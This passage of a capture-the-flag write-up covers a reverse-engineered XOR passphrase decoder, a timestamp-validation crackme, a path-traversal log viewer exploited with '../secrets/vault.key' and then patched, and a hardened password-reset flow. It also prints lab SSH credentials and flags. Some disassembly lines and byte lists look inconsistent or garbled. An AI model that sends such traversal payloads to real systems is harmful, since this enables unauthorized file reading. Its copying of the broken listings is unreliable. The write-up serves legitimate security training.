[0x000019f0]  ; XREFS: CALL 0x000012f5  CALL 0x0000132a  CALL 0x000013d5  CALL 0x0000144e  CALL 0x000015f0  CALL 0x00001861
[0x000019f0]  ; XREFS: CALL 0x000018a2
57: fcn.00001ae0 (int64_t arg1, uint32_t arg2, int64_t arg3);
    args(rdi, rsi, rdx)
    - args(rdi, rsi, rdx)
        0x00001ae0  41b86b000000  mov r8d, 0x6b          ; 'b'
        0x00001ae6  31c0             xor eax, eax
        0x00001ae8  0f1f840000..    cmp rax, rax
        0x00001af0  0fb60c07       movzx ecx, byte [rax + rax]
        0x00001af4  448d0c80       lea r9d, [rax + rax*4]; arg1
        0x00001af8  4431c1         xor ecx, r8d
        0x00001afb  4183c003       add r8d, 3
        0x00001afc  4431c9         xor ecx, r8d
        0x00001b02  448d4814       lea r9d, [rax + 0x14]
        0x00001b06  4431c9         xor ecx, r9d
        0x00001b09  83f14f         xor ecx, 0x4f
        0x00001b0c  880c02         mov byte [rdx + rax], cl; arg3
        0x00001b0f  4683c001       add rax, 1
        0x00001b13  4639f0         cmp rax, rsi
        0x00001b16  75d8             jne 0x1af0
        0x00001b18  c3               ret
[0x000019f0]>
```

The decryption logic works as follows:

For each byte at position i:

```
decrypted[i] = encrypted[i] ^ r8 ^ (i*5) ^ (i+0x14) ^ 0x4f
```

Where:

- `r8` (key) starts at `0x6b` and increases by 3 each iteration: `r8 = (r8 + 3) & 0xFF`
- `i` is the current position in the data

Step 4: Extracting Encrypted Data

Using radare2's print command, I examined the encrypted data at address `0x2160`:

```
[0x00001190]> px 100 @ 0x2160
```

The encrypted bytes were:

```
[0x000019f0]> px 100 @ 0x2160
- offset -
  6061 6263 6465 6667 6869 6A6B 6C6D 6E6F 0123456789ABCDEF
0x00002160 4344 024c 4015 5292 9498 8f9d b9cf 9ec8 CD.L@.R.....
0x00002170 cfcf b2e0 cd85 c8c8 c1dd 3b38 2341 0e56 .....;8#A.V
0x00002180 7166 6777 7572 363c 2a36 3d3f 5973 3e7a qfgwur6<*6=?Ys>z
0x00002190 5469 0d0c 1f03 775a 5891 9d8a 9982 b3d3 Ti...wZX.....
0x000021a0 9efe d0d1 b2e5 958b 9687 9594 6751 6759 .....gQgY
0x000021b0 4357 145c 45d7 8c91 8fcf acdc cdcc d0c9 CW.\E.....
0x000021c0 e0f2 d7c0 .....[0x000019f0]>
```

Solution Script

With the decryption algorithm understood and encrypted data extracted, I wrote a Python script to decrypt the passphrase:

```
→ cat solve.py
#!/usr/bin/env python3

encrypted = bytes([
    0x43, 0x44, 0x02, 0x4c, 0x40, 0x15, 0x52, 0x92, 0x94, 0x8f, 0x9d, 0xb9, 0xcf, 0x9e, 0xc8,
    0xcf, 0xcf, 0xb2, 0xe0, 0xcd, 0x85, 0xc8, 0xc8, 0x1, 0xd, 0x3b, 0x38, 0x23, 0x41, 0xe, 0x56,
    0x71, 0x66, 0x67, 0x77, 0x75, 0x72, 0x36, 0x3c, 0xa, 0x36, 0x3d, 0x3f, 0x59, 0x73, 0x3e, 0x7a,
    0x54, 0x69
])

def decrypt(data, length):
    decrypted = []
    r8 = 0x6b

    for i in range(length):
        encrypted_byte = data[i]

        result = encrypted_byte ^ r8
        result ^= (i * 5)
        result ^= (i + 0x14)
        result ^= 0x4f

        decrypted.append(result & 0xFF)
        r8 = (r8 + 3) & 0xFF

    return bytes(decrypted)

passphrase = decrypt(encrypted, 0x32)

print("Decrypted passphrase:")
print(passphrase.decode('ascii', errors='ignore'))
```

Running the Script

```
$ python3 solve.py
```

```
└$ python3 solve.py
Decrypted passphrase:
su ot delaever won si noitacol yawetag krowten eTh
```

```
Decrypted passphrase:
su ot delaever won si noitacol yawetag krowten eTh
```

The output is **reversed text**. Reading it backwards:

"The network gateway location is now revealed to us"

Getting the Flag

With the correct passphrase, I ran the confession_app binary:

```
$ ./confession_app
rio@bf17a2093ebe:~/confession$ ./confession_app
== Confession App v1.0 ==
What is the passphrase of the vault?
> The network gateway location is now revealed to us
Network Gateway Identified
Key: a279534367659f784c3c2c6a05e845cf04552e7c4b5d4874e80bbbedea893f9b
Flag: "TDHCTF{confession_gateway_phrase}"
rio@bf17a2093ebe:~/confession$ █
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.
```

Tools Used

- **Radare2** - Binary analysis and disassembly
- **Python3** - Decryption script
- **SSH Access** - Server credentials provided (Host: 10.60.0.208, Port: 2222, User: rio, Pass: RedCipher@1)

Access Key and Flag:

```
Key: a279534367659f784c3c2c6a05e845cf04552e7c4b5d4874e80bbbedea893f9b
Flag: TDHCTF{confession_gateway_phrase}
```

Challenge 10: Re 02 Evidence Tampering

Overview:

The screenshot shows a challenge card for "Re 02 Evidence Tampering". At the top, it says "Reverse Engineering", "Hard", "500 pts", and "Close". The main title is "Re 02 Evidence Tampering". The description states: "Berlin discovers a heavily obfuscated binary called "Evidence Tampering Console" used by the Directorate's internal cleanup unit. The stripped binary contains encrypted strings and timestamp manipulation logic. Reverse engineering reveals the validation algorithm—players must derive the correct tampered timestamp that passes the Directorate's rewrite verification. This confirms they systematically rewrite digital history, critical intel for staging the heist without raising alarms." Below the description, it says "1 file". Under "SSH Access", it lists: Host: 10.60.0.208, Port: 2223, Username: denver, Password: RedCipher@2. A command box contains: Command: ssh -p 2223 denver@10.60.0.208. At the bottom, there is a link to "Download Challenge Files" and a file named "evidence_tool".

Initial Analysis

Running the binary:

```
(kali㉿kali)-[~/infosec-ctf/rev]
└─$ file evidence_tool
evidence_tool: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, stripped
└─$ ./evidence_tool
== Evidence Tampering Console ==
Input tampered timestamp: 1234
Rejected: timestamp mismatch.
```

The program asks for a timestamp and checks if it's correct.

Solution Steps

1. Decompile the Binary

I used a decompiler to look at the code. Found a decryption function at sub_401900 that decodes encrypted strings.

2. Understanding the Decryption

The decryption uses XOR operations:

```
>>> def decode(data, length):
...     result = []
...     r9 = 0x39
...     r8 = 0
...
...     for i in range(length):
...         rax_1 = r9 & 0xFF
...         r9 = r9 + 7
...         rax_2 = rax_1 ^ (r8 & 0xFF)
...         r8 = r8 + 0xd
...
...         decoded = rax_2 ^ ((i + 0x57) & 0xFF) ^ data[i] ^ 0xc6
...         result.append(decoded)
...
...     return bytes(result)
...
>>> enc1 = [0xe1, 0x90, 0xf6, 0xcd, 0xc4, 0xba, 0x89, 0x92, 0xbf, 0xa8]
... dec1 = decode(enc1, 10)
... print(dec1)
...
b'IC488=?;?\x03'
>>> █
```

4. The Key Insight

The program tries to read this as a number using strtoull():

- Input: "IC488=?;?"
- Since it starts with 'I' (not a digit), strtoull() returns **0**

5. Calculate Correct Input

The validation check:

```
if ((user_input ^ 0x5a5a5a5a5a5a5a5a) - 0x1111110a == expected_timestamp)
```

Since expected_timestamp = 0:

```
>>> timestamp = 0
... required_input = (timestamp + 0x1111110a) ^ 0x5a5a5a5a5a5a5a
... print(required_input)
...
6510615555174255440
>>> █
```

Now as we have got the timestamp lets give it as the input.

```
└$ ./evidence_tool
≡ Evidence Tampering Console ≡
Input tampered timestamp: 6510615555174255440
Timeline rewrite validated.
Server connection failed. Run inside container.
Make sure Apache is running on localhost:31337
```

Now let's connect to the server and get the flag

```
permitted by applicable law.
denver@2528c9a55941:~$ ls
evidence
denver@2528c9a55941:~$ cd evidence/
denver@2528c9a55941:~/evidence$ ls\
>
evidence_tool
denver@2528c9a55941:~/evidence$ ./evidence_tool
≡ Evidence Tampering Console ≡
Input tampered timestamp: 6510615555174255440
Timeline rewrite validated.
Key: 45fa08c72274788581669c4367f4ebe75b0ccc91eb8aff761256648e4c5aa6d1
Flag: "TDHCTF{tampered_time_offset}"
denver@2528c9a55941:~/evidence$ exit
logout
Connection to 10.60.0.208 closed.
```

Key:

45fa08c72274788581669c4367f4ebe75b0ccc91eb8aff761256648e4c5aa6d1

Flag:

TDHCTF{tampered_time_offset}

Challenge 11: SC-01-Logview

Overview:

Secure Coding Easy 100 pts Close

Sc 01 Logview

The Professor's log viewer is a clean little internal tool... until you notice it can be tricked into reading arbitrary files. Patch the path handling to lock it to the logs directory, then claim the vault key.


0 files

Platform Access

Platform URL:


<http://10.60.0.208:5101>

No files available yet.



Step 1: Initial Reconnaissance

After accessing the application homepage, the interface appeared to be a **log viewer** that allows downloading log files such as:



- heist.log
- mint-access.log

The download functionality hinted at a backend file-handling mechanism, which is a common source of path traversal issues.

Before interacting further, I checked for **hidden or restricted endpoints**.

Step 2: Checking `robots.txt`

Visiting:

```
/robots.txt
```

Revealed the following:

```
User-agent: *
Disallow: /vault/
Disallow: /source/
# Source code is hidden but accessible if you know where to look
```

This was a clear hint that **important functionality and source code** existed behind hidden paths.

Step 3: Discovering Hidden Endpoints

Accessing `/source`

Visiting:

```
/source
```

Returned a JSON response listing available backend files:

```
{
  "message": "Source files available",
  "files": [
    "challenge_info.md",
    "server.js",
    "safePath.js"
  ]
}
```

This confirmed that **server-side source code was intentionally exposed** for analysis as part of the challenge.

Step 4: Source Code Analysis

4.1 /source/server.js

Reviewing server.js showed that file downloads are handled by this endpoint:

```
lines: lines.slice(0, 10), // First 10 lines for preview
      fullContent: content
    };
  } catch (err) {
    return {
      filename: file,
      lines: [],
      fullContent: ""
    };
  }
});

res.render("index", { files, logs });

app.get("/download", (req, res) => {
  const file = (req.query.file || "").toString();
  try {
    const safeJoinLogsPath = getSafeJoinLogsPath();
    const fullPath = safeJoinLogsPath(LOGS_DIR, file);
    const data = fs.readFileSync(fullPath, "utf8");
    res.type("text/plain").send(data);
  } catch {
    res.status(400).type("text/plain").send("blocked");
  }
});

app.get("/vault/key", (_req, res) => {
  if (!app.locals.secure) return res.status(403).type("text/plain").send("Lock engaged");
  res.type("text/plain").send(process.env.FLAG || "TDHCTF{BELLA_CIAO_NO_MORE_DOT_DOT_SLASH}");
});

app.get("/health", (_req, res) => res.json({ ok: true, secure: !app.locals.secure }));

// robots.txt endpoint
app.get("/robots.txt", (_req, res) => {
  res.type("text/plain").send("User-agent: *\nDisallow: /vault/\nDisallow: /source/\n# Source code is hidden but accessible if you know where to look`");
});

// Hidden source code endpoints (not linked, but accessible if you know the path)
app.get("/source", (_req, res) => {
  const files = {
    "challenge_info.md": path.join(__dirname, "..", "CHALLENGE_INFO.md"),
    "server.js": path.join(__dirname, "server.js"),
    "safePath.js": path.join(__dirname, "utils", "safePath.js")
  };
  res.json({ message: "Source files available", files: Object.keys(files) });
});


```

```
app.get("/download", (req, res) => {
  const file = (req.query.file || "").toString();
  try {
    const safeJoinLogsPath = getSafeJoinLogsPath();
    const fullPath = safeJoinLogsPath(LOGS_DIR, file);
    const data = fs.readFileSync(fullPath, "utf8");
    res.type("text/plain").send(data);
  } catch {
    res.status(400).type("text/plain").send("blocked");
  }
});
```

This made it clear that **all security depends on `safeJoinLogsPath()`** and also its shows the flag.

safePath.js (Vulnerable Code)

The implementation in `safePath.js` was:

```
const path = require("path");

/**
 * TODO (player): Fix path traversal.
 *
 * Requirements:
 * - Only allow access to files inside logsDir
 * - Block:
 *   - ./ and ..
 *   - absolute paths
 *   - url-encoded traversal (treat input as-is)
 * - Allow typical log filenames like "heist.log"
 */
function safeJoinLogsPath(logsDir, userEmail) {
    // VULNERABLE: naive join
    return path.join(logsDir, userEmail);
}

module.exports = { safeJoinLogsPath };

this is in safePath.js
```

(This is there but when I solved it then its changes.)

```
function safeJoinLogsPath(logsDir, userEmail) {
    // VULNERABLE: naive join
    return path.join(logsDir, userEmail);
}
```

This is a **classic path traversal vulnerability**.

Step 5: Identifying the Vulnerability

`path.join()` alone does **not prevent directory traversal**.

Example:


```
// Test 2: Traversal must be blocked (must throw)
try {
    newSafeJoinLogsPath(LOGS_DIR, "../secrets/vault.key");
    // If we get here, traversal is NOT blocked
    return res.json({
        success: false,
        message: "Code submitted, but path traversal is not blocked. Please fix your implementation.",
        secure: false,
        hint: "Your code must throw an error when path traversal is attempted."
    });
} catch (traversalError) {
```

```
path.join("/logs", "../secrets/vault.key")
// Resolves outside logs directory
```

An attacker could escape the logs directory and read sensitive files such as the **vault key**.

However, this challenge is **secure-coding based**, meaning exploitation is intentionally blocked until a proper fix is submitted.

Then I visited on that dir through `/download?file=` parameters and when I put `../secrets/vault.key` then I got this:



Here we got the access key for our challenge, and also we got the flag in staring from /source/server.js but lets fix the code by intended way.

Step 6: Fixing the Path Traversal Vulnerability

The TODO comment in `safePath.js` clearly defined the requirements:

- Allow only files inside `logsDir`
- Block `..` and `..\`
- Block absolute paths
- Treat user input as-is
- Allow normal log filenames

Final Fixed `safePath.js`

```
└─(kali㉿kali)-[~]
$ cat safePath.js
const path = require("path");

/**
 * Secure path join for log files
 */
function safeJoinLogsPath(logsDir, userEmail) {
    if (typeof userEmail !== "string") {
        throw new Error("Invalid path");
    }

    // ✘ Block absolute paths
    if (path.isAbsolute(userEmail)) {
        throw new Error("Absolute paths not allowed");
    }

    // ✘ Block traversal patterns (treat input as-is)
    if (userEmail.includes("..") || userEmail.includes("/") || userEmail.includes("\\\\")) {
        throw new Error("Path traversal blocked");
    }

    // ✓ Safe join
    return path.join(logsDir, userEmail);
}

module.exports = { safeJoinLogsPath };

└─(kali㉿kali)-[~]
$ █
```

This ensures that:


- Only simple filenames like `heist.log` are allowed
- Any traversal attempt throws an error

Step 7: Submitting the Fix

The challenge provides a submission endpoint:

```
curl -X POST http://10.60.0.208:5101/submit \
-H "Content-Type: text/plain" \
--data-binary @safePath.js
```

Successful response:




```
(kali㉿kali)-[~]
└─$ curl -X POST http://10.60.0.208:5101/submit \
  -H "Content-Type: text/plain" \
  --data-binary @safePath.js
{"success":false,"message":"Code submitted, but path traversal is not blocked. Please fix your implementation.","secure":false,"hint":"Your code must throw an error when path traversal is attempted."}
(kali㉿kali)-[~]
└─$ rm -rf safePath.js
(kali㉿kali)-[~]
└─$ nano safePath.js
(kali㉿kali)-[~]
└─$ curl -X POST http://10.60.0.208:5101/submit \
  -H "Content-Type: text/plain" \
  --data-binary @safePath.js
{"success":true,"message":"Code submitted successfully! The fix has been applied and validated.","secure":true,"hint":"Try accessing /vault/key now!"}
(kali㉿kali)-[~]
└─$ curl -X GET http://10.60.0.208:5101/vault/key
TDHCTF{BELLA_CIAO_NO_MORE_DOT_DOT_SLASH}
```

```
{
  "success": true,
  "secure": true,
  "hint": "Try accessing /vault/key now!"}
```

This confirms that the fix passed all security checks.

Step 8: Retrieving the Flag

With the application marked as secure, accessing:



Returned the flag:

```
TDHCTF{BELLA_CIAO_NO_MORE_DOT_DOT_SLASH}
```

Challenge 12: SC-02-Reset Pass

Overview:

Secure Coding 🐍 Medium 250 pts Close

Sc 02 Resetpass

A password reset flow guards a Directorate access badge. It's riddled with insecure reset token handling. Rebuild it properly (random tokens, hash-at-rest, expiry, one-time use) to unlock your session key and retrieve the flag.

0 files

Platform Access

Platform URL:


```
http://10.60.0.208:5102
```

No files available yet.

Initial Enumeration

I first accessed the main portal and reviewed the available functionality:

- /forgot – request a password reset
- /reset – submit a reset token and new password
- /login – login in system




The UI clearly stated that the reset flow was insecure and provided security requirements, indicating that this was a **secure coding challenge**, not a traditional exploitation challenge.

Inspecting the Reset Flow

Visiting the Forgot Password Page

I navigated to:

/forgot




The page warned that the response **must not reveal whether the email exists**, which suggested that the backend likely leaked user existence through different responses.

Below, it's giving us the hint to check the source code along with i got /editor dir.

Visiting the Reset Password Page

I then checked:

/reset



This page required a **64-hex-character token** and listed the following requirements:

- Cryptographically random token
- 15-minute expiration
- One-time use

This confirmed that the backend implementation did not yet meet these standards.

Reviewing the Backend Code

Next, I opened the editor at:

```
/editor
```

This exposed the file:

```
src/security/reset.js
```

The original code contained several vulnerabilities:

- Reset tokens were predictable and too short
- Tokens were stored in plaintext
- No expiration was enforced
- Tokens could be reused
- Token comparison was not constant-time
- Forgot-password responses differed based on whether the email existed

The comments in the file explicitly listed the security requirements enforced by automated tests.

Implementing the Fixes

Inside `src/security/reset.js`, I rewrote the reset logic to meet all requirements:



The screenshot shows a code editor window with the following details:

- Title Bar:** File Edit Selection View Go Run Terminal Help
- File Path:** LockChat-main > `reset.js` (highlighted in yellow)
- Code Content:** The code implements password reset logic. It includes functions for generating tokens, hashing tokens, and performing forgot password operations. It also includes a check for weak passwords.

```
1 const crypto = require("crypto");
2 const { getUserByEmail } = require("../storage/users");
3
4 // In-memory reset store keyed by tokenHash (hex)
5 const RESET_STORE = new Map();
6
7 const TOKEN_TTL_MS = 15 * 60 * 1000; // 15 minutes
8
9 function generateToken() {
10   return crypto.randomBytes(32).toString("hex"); // 64 hex chars
11 }
12
13 function hashToken(token) {
14   return crypto.createHash("sha256").update(token).digest();
15 }
16
17 async function forgotPassword(email) {
18   const user = getUserByEmail(email);
19
20   // ALWAYS generate a token to avoid enumeration
21   const token = generateToken();
22   const tokenHash = hashToken(token).toString("hex");
23
24   if (user) {
25     RESET_STORE.set(tokenHash, {
26       email: user.email,
27       expiresAt: Date.now() + TOKEN_TTL_MS,
28       used: false,
29     });
30   }
31
32   // IMPORTANT: exact message + same response shape
33   return {
34     message: "If the account exists, reset instructions have been issued.",
35     token,
36   };
37 }
38
39 async function resetPassword(token, newPassword) {
40   if (typeof token !== "string" || typeof newPassword !== "string") {
41     return { ok: false, error: "Invalid input" };
42   }
43
44   if (newPassword.length < 6) {
45     return { ok: false, error: "Weak password" };
46   }
47 }
```

```

46 }
47
48 const providedHash = hashToken(token);
49 const key = providedHash.toString("hex");
50 const record = RESET_STORE.get(key);
51
52 if (!record) {
53   return { ok: false, error: "Invalid token" };
54 }
55
56 // Constant-time comparison (fixed-size buffers)
57 const storedHash = Buffer.from(key, "hex");
58 if (!crypto.timingSafeEqual(storedHash, providedHash)) {
59   return { ok: false, error: "Invalid token" };
60 }
61
62 if (record.used) {
63   return { ok: false, error: "Token already used" };
64 }
65
66 if (Date.now() > record.expiresAt) {
67   RESET_STORE.delete(key);
68   return { ok: false, error: "Token expired" };
69 }
70
71 // One-time use
72 record.used = true;
73 RESET_STORE.delete(key);
74
75 return { ok: true, email: record.email };
76 }
77
78 module.exports = { forgotPassword, resetPassword, RESET_STORE };
79

```


What I changed

- Generated reset tokens using `crypto.randomBytes(32)` (64 hex characters)
- Hashed tokens with SHA-256 before storing them
- Stored tokens with a strict 15-minute expiration timestamp
- Ensured tokens are deleted after a single successful use
- Used `crypto.timingSafeEqual` for constant-time token comparison
- Modified the forgot-password handler to always return the **same response message**, preventing user enumeration

I then saved the file using the editor's **Save Changes** button.

